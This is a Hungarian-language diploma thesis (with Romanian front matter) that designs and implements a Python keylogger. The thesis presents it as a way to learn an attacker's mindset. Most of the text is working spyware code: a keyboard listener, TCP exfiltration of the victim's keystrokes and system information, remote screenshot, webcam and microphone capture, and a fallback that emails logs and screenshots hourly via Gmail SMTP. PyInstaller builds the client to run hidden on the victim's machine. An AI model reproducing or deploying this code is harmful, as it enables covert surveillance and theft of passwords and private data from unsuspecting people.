
UNIVERSITATEA SAPIENTIA DIN
CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI
UMANISTE,
TÎRGU-MUREȘ
SPECIALIZAREA CALCULATOARE

KEYLOGGER

PROIECT DE DIPLOMĂ

Coordonator științific:
Dr. Szántó Zoltán

Absolvent:
Felmeri Zsolt

2020

Model tip a.

Declarație

Subsemnata/ul, absolvent(ă) al/a
specializării, promoția..... cunoscând
prevederile Legii Educației Naționale 1/2011 și a Codului de etică și deontologie
profesională a Universității Sapiientia cu privire la furt intelectual declar pe
propria răspundere că prezenta lucrare de licență/proiect de diplomă/disertație
se bazează pe activitatea personală, cercetarea/proiectarea este efectuată de
mine, informațiile și datele preluate din literatura de specialitate sunt citate
în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura.....

Declarație

Subsemnata/Subsemnatul, funcția....., titlul științific..... declar pe propria răspundere că, absolvent al specializării a întocmit prezenta lucrare sub îndrumarea mea.

În urma verificării formei finale constat că lucrarea de licență/proiectul de diplomă/disertația corespunde cerințelor de formă și conținut aprobate de Consiliul Facultății de Științe Tehnice și Umaniste din Târgu Mureș în baza regulamentărilor Universității Sapiientia. Luând în considerare și Raportul generat din aplicația antiplagiat "Turnitin" consider că sunt îndeplinite cerințele referitoare la originalitatea lucrării impuse de Legea educației naționale nr. 1/2011 și de Codul de etică și deontologie profesională a Universității Sapiientia, și ca atare sunt de acord cu prezentarea și susținerea lucrării în fața comisiei de examen de licență/diplomă/disertație.

Localitatea,

Data:

Semnătura îndrumătorului

Tartalomjegyzék

1	Bevezető	1
1.1	Téma	1
1.2	Célkitűzés	1
2	Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)	1
2.1	Definíció	1
2.2	Keylogger típusok	1
2.2.1	Wireless keylogger	1
2.2.2	Hardware keylogger	1
2.2.3	Software keylogger	2
2.2.4	Acoustic keylogger	2
3	A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)	2
3.1	Nem funkcionális követelmények	2
3.2	Funkcionális követelmények	3
4	A részletes tervezés	3
4.1	Szerver	4
4.1.1	Server osztály	5
4.1.2	Keylogger osztály	6
4.2	Kliens	10
4.2.1	Client osztály	10
4.2.2	KeyLoggerClient osztály	11
4.2.3	MenuHandlerClient osztály	15
4.3	GUI	19
5	A rendszer felhasználása (szoftverek és hardverek esetében)	21
6	Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)	21
7	Következtetések	21
8	Irodalomjegyzék	21
9	Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)	21

Ábrák jegyzéke

1	osztály diagram	4
2	rendszernev	4
3	ctor Server	5
4	connect Server	5
5	ctor Keylogger	6
6	kép	7
7	karakter	7
8	webkamera	8
9	audio	8
10	get_attachments	9
11	ctor MenuHandler	10
12	ctor Client	10
13	connect Clinet	11
14	ctor KeyLoggerClient	11
15	Listener	12
16	on_release	12
17	adatépítés	13
18	get_time	13
19	e-mail törzse	14
20	e-mail csatolmányok	14
21	e-mail küldés	15
22	ctor MenuHandlerClient	15
23	képernyőkép	16
24	webkamerakép	16
25	hangrögzítés	16
26	take_screenshot	17
27	take_webcam_picture	18
28	record_audio	18
29	GUI	20
30	PC Information button	21

Táblázatok jegyzéke

1	protokoll	7
---	---------------------	---

1 Bevezető

1.1 Téma

Témaként a keylogger-t, vagy teljes nevén keystroke logger-t, dolgoztam ki, amely a számítógéphez csatlakoztatott billentyűzet naplózásával foglalkozik egy "hacker" szemszögéből nézve a dolgokat. A hackerek vagy támadók arra törekednek, hogy bizalmas információt lopjanak az áldozatuktól, mint például bejelentkezési adatok, bankkártya adatok stb.

1.2 Célkitűzés

Céлом az volt, hogy egy támadó szerepkörébe képzeljem magam, ez által jobban megismerkedni egy támadó gondolatmenetével, hogy a későbbiekben fel tudjam használni ezt a tudást nagyobb rendszerek védelme érdekében.

2 Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)

2.1 Definíció

[1] "Keyloggers are type of a rootkit malware that capture typed keystroke events of the keyboard and save into log file, therefore, it is able to intercept sensitive information such as usernames, PINs, and passwords. Malware is termed by numerous names, such as malicious code (MC), malicious software and malware."

[2] Numerous [20], McGraw and Morrisett [21] define malicious code as "any code added, changed, or removed from a software system in order to intentionally cause harm or subvert the intended function of the system."

2.2 Keylogger típusok

A keylogger-ek négy fő kategóriára oszthatók: hardware, acoustic, wireless és software. Bár ezeknek különböző a használati módjuk és az információ szerzési módszereik, egy közös dolgon osztoznak: lementik az ellopott információt és adatot egy log állományba.

2.2.1 Wireless keylogger

A wireless keylogger kihasználja a Bluetooth interfészeket, hogy a rögzített adatokat 100 méteres körzetben továbbítsa. Elsődleges célja az átvitt csomagok lehallgatása wireless billentyűzetről. Hátránya, hogy szükséges egy fogadó/antenna relatív közel a célpont munkakörnyékéhez.

2.2.2 Hardware keylogger

A hardware keylogger egy olyan fizikai eszköz, amely a billentyűzet és a számítógép között helyezkedik el. Kétféle csatlakozási módszer létezik: a keyloggerek közvetlenül összekapcsolhatók a billentyűzet és a számítógép között. A második módszer nem fizikai kapcsolatot igényel a számítógéppel, hanem a keylogger áramkör telepítését

a billentyűzetbe. Ennek a módszernek az az előnye, hogy a felhasználók nem figyelhetik fizikailag a keylogger-t.

2.2.3 Software keylogger

A software keylogger elfogja a billentyűzet és az operációs rendszer mentén haladó adatokat. Gyűjti a billentyű karaktereit egy állományba, majd továbbítja a támadónak, aki telepítette a keylogger-t.

2.2.4 Acoustic keylogger

A hardware keylogger-rel ellentétben az acoustic keylogger elemzésekor rögzíti az egyes billentyűleütések hangját. Különleges felszerelés szükséges a felhasználó gépelés hangjának meghallgatásához. Parabolikus mikrofonokat használnak nagy távolság alapuló rögzítésre, ezért ezt a mikrofont arra használják, hogy a billentyűzet hangját 30 méter távolságból vegye fel a célzott helyről.

3 A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)

3.1 Nem funkcionális követelmények

A szoftver működik windows, linux és darwin rendszerek alatt, a verzió nem befolyásolja. A rendszeren szükséges telepíteni a python 3.x verzióját, mivel olyan modulok vannak használatban, amelyeket a python 2.x nem ismer. Ez egy olyan szoftver, amelyet törvényes és törvénytelen dologra is lehet használni. Törvényesen például monitorizálni a céges alkalmazottak munka időszakában lebonyolított tevékenységeket. Törvénytelen például, ha valaki arra használja, hogy elloponjon bizalmas információkat személyektől. Ez a használón múlik, hogy melyik utat választja.

A python 3.x verzióhoz szükséges modulok a futtatáshoz:

- pynput = 1.6.8
- pyautogui
- pyaudio
- wave
- socket
- opencv
- getpass
- os
- sys
- threading
- datetime
- smtplib
- email
- imaplib
- shutil
- platform
- tkinter
- logging
- pyinstaller

A **pynput** modul a billentyűzet és az egér eseménykezelését teszi lehetővé. Egy régebbi verzióját kell használni (1.6.8), mert a legújabb (1.7.2) nem kompatibilis a fordító programokkal.

A **pyautogui** modullal képernyőképet lehet készíteni, és azt elmenti egy fájlba a rendszeren. A végrehajtásához szükséges, hogy a felhasználó képernyőképet tudjon készíteni önmagának.

A **pyaudio** és a **wave** modulok a hangfelvétel készítésében használandók. A **pyaudio** egy listát állít elő a hanganyaggal, ahogyan azt ábrázolni lehet binárisan, míg a **wave** ebből a lisából egy *.wav* kiterjesztésű állományt készít. Ehez szükséges, hogy a felhasználónak legyen mikrofonja, ami csatlakoztatva van a számítógéphez.

A hálózati kapcsolat megteremtéséhez a **socket** modul segít. Ez meghatározza a kapcsolat milyenségét, hogy hányan csatlakozhatnak a szerverhez és hogy a szerver meddig várjon a kliensre.

Az **opencv** modul képek vagy videók feldolgozásában használható, például webkamerakép készítésére.

A **getpass**, **os**, **sys**, **shutil** és **platform** modulok a rendszerfüggvények elérését biztosítja. A rendszerinformációit függvények használata, mint például a processzor specifikációi, a bejelentkezett felhasználó felhasználóneve, a számítógép neve, a rendszer verziószáma stb.

A **threading** modul segítségével új, párhuzamos szálakat hozhatunk létre. Ez segít több feladat elvégzésében egymást nem blokkolva.

A **datetime** modullal le lehet kérni az aktuális időt, olyan formátumban amilyenben a használó szeretné.

Az **smtplib**, **imaplib** és **email** modulok segítségével lehet kapcsolódni a gmail szerveréhez üzenet küldés vagy fogadás céljából. Az **imaplib** modullal lehet kapcsolatot teremteni olvasásra, míg az **smtplib** modullal írásra, azaz küldésre. Az **email** modul tartalmazza azokat az osztályokat, amelyek szükségesek egy email objektum létrehozásában és kódolásában.

A **tkinter** modul a GUI elkészítésére használandó, ez felel a megjelenítésben.

A **logging** modul segítségével visszajelzéseket adunk a szoftvertől a felhasználónak, hogy lehessen követni az aktuális feladat menetét. Ehez szükséges egy *logging.conf* állomány, mely beállítja a loggolási opciókat.

A **pyinstaller** modul egy fordító program, amely python kódból futtatható fájlt készít. Lefordításra csak a kliens kerül, mert azt kell az áldozat rendszerére telepíteni, úgy, hogy a háttérben fusson. Ezt be lehet állítani a *w* opcióval windows és OS X rendszereken, míg *NIX rendszereken nem veszi számításba ezt az opciót. A *onefile* opció összesűríti egy futtathatóvá, ez által lehetővé teszi, hogy ne kelljen más szükséges állományokat is telepíteni az áldozat rendszerére. Be lehet állítani a futtatható fájl nevét (*name* opció) és ikonját is (*icon* opció).

3.2 Funkcionális követelmények

4 A részletes tervezés

A projekt három fő komponensből épül fel: szerver, kliens és GUI. Ezen felül található egy mellék állomány, amelyben a szerver és a kliens számára hasznos függvények vannak implementálva.




Figure 1: osztály diagram

4.1 Szerver

Először, hogy működjön a gyakori operációs rendszereken (Windows, Linux, MacOS) meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul system függvény segítségével tudjuk megnézni:

```
sys_name = platform.system().lower()
gui_running = False

if sys_name == 'windows':
    temp_path = f"C:/Users/{getpass.getuser()}/AppData/Local/Temp/"
elif sys_name == 'linux' or sys_name == 'darwin':
    temp_path = "/tmp/"
else:
    print("Unknown system!\nExiting...")
    sys.exit(1)
```

Figure 2: rendszernév

```
sys_name ← rendszerneve
if sys_name = 'windows' then
    temp_path ← folder, amely tartalmazza a temporális állományokat windows-on
else if sys_name = 'linux' or sys_name = 'darwin' then
    temp_path ← folder, amely tartalmazza a temporális állományokat linux-on és macos-on
else
    kiír: Unknown system!
    kiír: Exiting...
end if
```

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a *temp_path* változót, ami a későbbiekben arra lesz

használva, hogy bizonyos adatokat elmentsen. A *temp_path* változó a temporális mappa elérhetőségét tartalmazza. Ez linux és darwin (MacOS) rendszereken megegyező, míg windows rendszeren különbözik.

Ahogy a Figure 1-en látható, a szerver oldalon három osztály található (Server, Keylogger, MenuHandler) és ehez még hozzacsatolódik a GUI rész is.

4.1.1 Server osztály

A Server osztály fogja hallgatni egy bizonyos portot, és várja, hogy a klienssel kapcsolatot létesítsen. Az osztálynak három attribútuma van: egy ip cím, port és maga a szerver, amely megmondja, hogy milyen kapcsolatot hoz létre, ebben az esetben TCP kapcsolat. Az ip címnek egy üres karakterláncot kell megadni példányosításkor. A kapcsolat létesítésében a *connect* függvény játszik szerepet.

```
def __init__(self, ip_address, port):
    self.ip_address = ip_address
    self.port = port
    self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 3: ctor Server

```
function __INIT__(self, ip_address, port)
    self.ip_address ← ip_address
    self.port ← port
    self.server ← TCP kapcsolat
end function
```

```
def connect(self):
    self.server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.server.bind((self.ip_address, self.port))
    self.server.listen(1)

    try:
        self.client, self.client_addr = self.server.accept()
        self.client.setblocking(True)
    except socket.error:
        raise socket.error
```

Figure 4: connect Server

```
function CONNECT(self)
    beállítja az opciókat
    összeköti a ip címet a porttal
    csak egy klienst hallgat
    try
        várakozik a kliensre, amíg a klines csatlakozik
    catch socket.error
        raise socket.error
    end try
end function
```

4.1.2 Keylogger osztály

A keylogger osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell, hogy fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve. Ennek az osztálynak öt attribútuma van: a létrejött kapcsolat a szerver és a kliens között, a GUI, gmail cím, a hozzá tartozó jelszó és a gmail server api címe. A *connection* és a *gui* paraméterek egy-egy osztályt várnak, ezért kapcsolatot és a GUI-t ellenőrizni kell, hogy jó osztály került-e átadásra.

```
def __init__(self, connection, gui, email_address, email_password):
    super(KeyLogger, self).__init__()

    self.email_address = email_address
    self.email_password = email_password
    self.imap_alias = 'imap.gmail.com'
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("'connection\' parameter should be \'Server\' type!")
    if isinstance(gui, GUIWindow):
        self.gui = gui
    else:
        raise TypeError("'gui\' parameter should be \'GUIWindow\' type!")
```

Figure 5: ctor Keylogger

```
function __INIT__(self, connection, gui, email_address, email_password)
    a bővített osztály konstruktor hívása
    self.email_address ← email_address
    self.email_password ← email_password
    self.imap_alias ← 'imap.gmail.com'
    if connection is Server then
        self.connection ← connection
    else
        raise TypeError
    end if
    if gui is GUIWindow then
        self.gui ← gui
    else
        raise TypeError
    end if
end function
```

A *Keylogger*, a fő osztály, amelyre épül a program, kezeli a billentyűzet gombjai lenyomását. Amíg a TCP kapcsolat él, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a szerver oldalán, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő "nap/hónap/év | óra:perc:másodperc" formátumu. Fentakadhat egy olyan probléma, hogy a kapcsolat valami oknál fogva megszakad, ekkor e-mail-en keresztül küldi át az adatokat. Erre kell a Figure 2-ön látható *temp_path* változó, hogy a lenyomott billentyűket eltudja menteni a kliens számítógépén és azt

e-mail-en keresztül elküldje. Erre szolgál a 6. oldalon a 4.1.2 alatt megemlített gmail cím és a hozzá kapcsolódó jelszó.

Itt megkellett tervezni egy protokollt, ami a kommunikáció alapja. A protokoll a következő képpen néz ki:

Table 1: protokoll

type	time	information
4-5	11	?

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 4 vagy 5 bájt lehet. Előfordulható lehetőségek:

- char - egy karakter
- image - egy képernyőkép bájtsorozata
- wpcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata

A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájt lehet. Formátuma: “nap_óra_perc_másodperc”.

Az *information* mezőben vannak azok az adatok amelyeket a szerver fel kell dolgozon. Ezt a ennek a mezőnek nem lehet pontos méretet adni, mert nem tudjuk előre megmondani, hogy mekkora adatot küld, kivétel a karakter. A python nyelvben nincsenek korlátok ebből a szempontból.

A továbbiakban egy végtelen ciklust alkalmazva az adatok feldolgozásra kerülnek, ha a TCP kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *information* mezőben az “Error” szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot. A *data* változó tartalmazza a protokoll által található információt.

```
if data[0] == "image":
    if data[2] == 'Error':
        print("Error with taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
```

Figure 6: kép

```
elif data[0] == "char":
    write_file(os.path.join(path, filename), data[1:])
    if gui_running:
        self.gui.insert_data(data[1:])
```

Figure 7: karakter

```

elif data[0] == "wcpic":
    if data[2] == 'Error':
        print("_Error with taking webcam picture!")
    else:
        with open(f'./webcam_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])

```

Figure 8: webkamera

```

elif data[0] == 'audio':
    if data[2] == 'Error':
        print("Error with recording audio!")
    else:
        with open(f'./audio_{data[1]}.wav', 'wb') as handler:
            handler.write(data[2])

```

Figure 9: audio

```

if data[0] == 'image' then
    if data[2] ≠ Error then
        beírja egy új állományba a data[2] tartalmát
    end if
else if data[0] = 'char' then
    beírja a log.csv állományba az információt
    if a gui fut then
        beírja a guiba
    end if
else if data[0] = 'wcpic' then
    if data[2] ≠ Error then
        beírja egy új állományba a data[2] tartalmát
    end if
else if data[0] = 'audio' then
    if data[2] ≠ Error then
        beírja egy új állományba a data[2] tartalmát
    end if
end if

```

Ha a TCP kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a “Less secure app access”. A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jött-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány, amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismételjük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni:

nem engedi a csatlakozást a gmail api szerver, nem tudja megnyitni az elküldött csatolmányokat.

A *get_attachments* függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kiől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talál csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```
def get_attachments(self, msg):
    for part in msg.walk():
        if part.get_content_maintype() == 'multipart':
            continue
        if part.get('Content-Disposition') is None:
            continue

        filename = part.get_filename()
        if bool(filename):
            with open(os.path.join(temp_path, filename), "wb") as handler:
                handler.write(part.get_payload(decode=True))
```

Figure 10: *get_attachments*

```
function GET_ATTACHMENTS(self, msg)
    for part ← MSG.WALK do
        if PART.GET_CONTENT_MAINTYPE() = 'multipart' then
            continue
        end if
        if PART.GET('Content - Disposition') = None then
            continue
        end if
        filename ← PART.GET_FILENAME()
        if filename nem üres then
            letölti az állományt
        end if
    end for
end function
```

A harmadik osztály a *MenuHandler*, amely segítségével más feladatot is adhatunk a kliensnek a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik, mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás. Ennek az osztálynak egy attribútuma van: a kapcsolat. Ez a kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép
- 2) Webcam picture - webkamerakép
- 3) Record audio - audio felvétel
- 4) Exit - bezárja a TCP kapcsolatot

Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: "Wrong option!", vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sőrba ugrik.


```
def __init__(self, connection):
    super(MenuHandler, self).__init__()
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("'connection' parameter should be 'Server' type!")
```

Figure 11: ctor MenuHandler

```
function __INIT__(self, connection)
    bővített osztály konstruktor hívása
    if connection is Server then
        self.connection ← connection
    else
        raise TypeError
    end if
end function
```

4.2 Kliens

A kliensnél nagyjából ugyan az a felállítás, mint a szerver oldalon. Először, meg kell nézni, hogy milyen rendszeren van futtatva, lásd Figure 2. Ez után létre van hozva a “Client” osztály, amelynek négy attribútuma van: ip cím, port, a kliens és a gép ip címje. Példányosításkor a szerver ip címét kell megadni. A kliens attribútum megmondja, hogy milyen kapcsolatot hozunk létre, ebben az esetben TCP, mert a szerver is TCP.

4.2.1 Client osztály

```
def __init__(self, ip_address, port):
    self.ip_address = ip_address
    self.port = port
    self.client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 12: ctor Client

```
function __INIT__(self, ip_address, port)
    self.ip_address ← ip_address
    self.port ← port
    self.client ← TCP kapcsolat
end function
```

A kapcsolat létesítésében a *connect* függvény játszik szerepet. A *socket* modul *gethostname* függvényét alkalmazva megkapjuk a gép ip címjét, amely csak egy lokális ip cím. A darwin rendszereknél hozzá kell fűzni a “.local” karakterláncot, másképp egy exception lép fel.

```

def connect(self):
    self.client.connect((self.ip_address, self.port))
    try:
        self.pc_ip = socket.gethostbyname(socket.gethostname())
    except socket.gaierror:
        try:
            self.pc_ip = socket.gethostbyname(socket.gethostname() + '.local')
        except:
            self.pc_ip = "Unknown"
    except:
        self.pc_ip = "Unknown"

```

Figure 13: connect Clinet

```

function CONNECT(self)
    kapcsolódik a szerverhez
    try
        self.pc_ip ← számítógép ip címe
    catch socket.gaierror
        try
            self.pc_ip ← számítógép ip címe + '.local'
        catch
            self.pc_ip ← 'Unknown'
        end try
    catch
        self.pc_ip ← 'Unknown'
    end try
end function

```

4.2.2 KeyLoggerClient osztály

Ez az osztály valósítsa meg a lenyomott billentyűk kezelését. Hat attribútumot tartalmazó osztály: a kapcsolat, gmail cím, gmail jelszó, gmail api, gmail port és a lenyomott billentyűt tartalmazó változó.

```

def __init__(self, connection, email_address, email_password):
    self.email_address = email_address
    self.email_password = email_password
    self.smtp_alias = 'smtp.gmail.com'
    self.smtp_port = 587
    self.keys = None
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Client\' type!")

```

Figure 14: ctor KeyLoggerClient

```

function __INIT__(self, connection, email_address, email_password)
    self.email_address ← email_address
    self.email_password ← email_password
    self.smtp_alias ← 'smtp.gmail.com'
    self.smtp_port ← 587

```

```

    self.keys ← None
    if connection is Client then
        self.connection ← connection
    else
        raise TypeError
    end if
end function

```

Az első adat nem követi a megállapított protokolt. Ez az adat tartalmazza a kliens rendszerének információit:

- system name
- device name
- release
- version
- architecture
- cpu info
- user name
- ip address

Ezek után el lesz indítva egy halgató, amely lehallgatja a számítógéphez csatlakoztatott billentyűzetet, amely akkor írja felül a *keys* attribútumot, amikor a felhasználó elengedi a billentyűt. Az attribútum felülírásáról az *on_release* függvény gondoskodik.

```

keyboard_listener = Listener(on_release=self.on_release)
keyboard_listener.start()

```

Figure 15: Listener

```

def on_release(self, key):
    self.keys = key

```

Figure 16: on_release

```

keyboard_listener ← LISTENER(on_release)
keyboard_listener.START()
function ON_RELEASE(self, key)
    self.keys ← key
end function

```

A billentyűzet lehallgató után egy végtelen ciklusban felépítődik az adat, amit a kapcsolaton keresztül elküld. Minden adatépítés után a *keys* változó a *None* értéket veszi fel. Adatépítésre és küldésre csak akkor kerül sor, ha a *keys* változó nem *None*.

```

if self.keys is not None:
    date_time = get_time()
    key = str(self.keys).replace("'", "")
    data = ["char", date_time, key]
    self.keys = None
    data = str(data)

```

Figure 17: adatépítés

```

if self.keys  $\neq$  None then
    date_time  $\leftarrow$  GET_TIME()
    key  $\leftarrow$  STR(self.keys).REPLACE("'", "")
    data  $\leftarrow$  ["char", date_time, key]
    self.keys  $\leftarrow$  None
    data  $\leftarrow$  STR(data)
end if

```

A *get_time* függvény visszatéríti az adott időt “nap/hónap/év — óra:perc:másodperc” formátumban.

```

'''
Gets current time

@return: time in dd/mm/yyyy | HH:MM:SS format
'''
def get_time():
    date_time = datetime.now().strftime("%d/%m/%Y | %H:%M:%S")
    return date_time

```

Figure 18: get_time

```

function GET_TIME
    date_time  $\leftarrow$  dd/mm/yyyy | HH:MM:SS formátumban az idő
end function

```

A *keys* változóba karakterként vagy karakterláncként kerül a lenyomott billentyű, ezért le kell cseélni a szélső idézőjeleket üres karakterekre. Karakter helyett akkor kerül karakterlánc, ha olyan karaktereket nyomunk le, amelyek nem nyomtathatóak, például: ENTER, SPACE, F1, F2, stb. Ilyenkor *Key.enter* vagy *Key.space* stb formátumban kapjuk meg.

Ha a kapcsolat felbomlott, akkor e-mail-en keresztül küldi tovább az adatokat óránként. Itt lépnek érvénybe a gmail cím, a jelszó, a gmail api, és a gmail port, lásd Figure 14. Az adat felépítése ugyan úgy zajlik, mint eddig, lásd Figure 17. Ebben az esetben a lenyomott billentyűket összegyűjtjük egy állományba és azt csatoljuk később az e-mail-hez a képernyőképpel együtt. Egy e-mail felépítése python-ban:

```

msg = MIMEMultipart()
msg['From'] = email_address
msg['To'] = email_address
msg['Subject'] = 'Keylogger result'
body = date_time
msg.attach(MIMEText(body, 'plain'))

```

Figure 19: e-mail törzse

```

msg ← MIMEMULTIPART()
msg['From'] ← email_address
msg['To'] ← email_address
msg['Subject'] ← 'Keyloggerresult'
body ← date_time
body ← MIMETEXT(body, 'plain')
msg.ATTACH(body)

```

```

file_attachment = MIMEBase('application', 'octet-stream')
image_attachment = MIMEBase('application', 'octet-stream')

with open(os.path.join(temp_path, filename), 'rb') as handler:
    file_attachment.set_payload(handler.read())

encoders.encode_base64(file_attachment)
file_attachment.add_header('Content-Disposition', "attachment; filename=" + filename)
msg.attach(file_attachment)

take_screenshot(temp_path)
with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
    image_attachment.set_payload(handler.read())

encoders.encode_base64(image_attachment)
image_attachment.add_header('Content-Disposition', "attachment; filename=screenshot.png")
msg.attach(image_attachment)

```

Figure 20: e-mail csatolmányok

```

file_attachment ← MIMEBASE('application','octet-stream')
image_attachment ← MIMEBASE('application','octet-stream')
file_attachment.SET_PAYLOAD(fájl tartalma)
base64 kódolás
hozzácsatolás az e-mail-hez
képernyőkép készítés
image_attachment.SET_PAYLOAD(fájl tartalma)
base64 kódolás
hozzácsatolás az e-mail-hez

```

Miután felépítettük az e-mail-t, kell csatlakozni a gmail szerverhez és elküldeni azt. Ha az e-mail sikeresen el lett küldve, akkor az az állomány, amelybe a lenyomott billentyűket mentettük, törlésre kerül, hogy ne küldjük el ugyan azt még egyszer. A *content* változó tartalmazza a teljes e-mail-t a csatolmányokkal együtt.

```

content = msg.as_string()

with smtplib.SMTP(self.smtp_alias, self.smtp_port) as smtp_server:
    smtp_server.starttls()
    smtp_server.login(self.email_address, self.email_password)
    smtp_server.sendmail(email_address, email_address, content)

os.remove(os.path.join(temp_path, filename))

```

Figure 21: e-mail küldés

content ← üzenet karakterlánc formátumban
 kapcsolat létesítés a gmail szerverrel
 bejelentkezés
 e-mail küldés
 fájlok törlése

4.2.3 MenuHandlerClient osztály

A *MenuHandlerClient* osztály foglalkozik az opciók fogadásával, és az opciók által elvégzett feladatokkal. Ez az osztály egy külön szálon kell, hogy fusson, máskülönben blokkolná a fő szálát, ahol a billentyűzetet hallgató osztály fut, lásd 11. oldal 4.2.2, ezért a *Thread* osztályból származtatjuk.

```

def __init__(self, connection):
    super(MenuHandlerClient, self).__init__()
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("'connection' parameter should be 'Client' type!")

```

Figure 22: ctor MenuHandlerClient

```

function __INIT__(self, connection)
  bővített osztály konstruktor hívása
  if connection is Client then
    self.connection ← connection
  else
    raise TypeError
  end if
end function

```

A szervertől kapott opciók döntik el, hogy milyen adatot épít fel, és küldi el a program:

- 1 - képernyőkép
- 2 - webkamerakép
- 3 - hangrögzítés
- 4 - felbontja a kapcsolatot

```

if take_screenshot(temp_path):
    if os.path.isfile(os.path.join(temp_path, "screenshot.png")):
        with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")

```

Figure 23: képernyőkép

```

if take_webcam_picture(temp_path):
    if os.path.isfile(os.path.join(temp_path, "wc_picture.png")):
        with open(os.path.join(temp_path, "wc_picture.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")

```

Figure 24: webkamerakép

```

if record_audio(temp_path):
    if os.path.isfile(os.path.join(temp_path, "rec_audio.wav")):
        with open(os.path.join(temp_path, "rec_audio.wav"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")

```

Figure 25: hangrögzítés

```

if TAKE_SCREENSHOT(temp_path) then
    if screenshot.png fájl létezik then
        data.APPEND(fájl tartalma)
    else
        data.APPEND('Error')
    end if
else
    data.APPEND('Error')
end if
if TAKE_WEBCAM_PICTURE(temp_path) then
    if wc_picture.png fájl létezik then
        data.APPEND(fájl tartalma)
    else
        data.APPEND('Error')
    end if
else
    data.APPEND('Error')
end if

```

```

if RECORD_AUDIO(temp_path) then
  if rec_audio.wav fájl létezik then
    data.APPEND(fájl tartalma)
  else
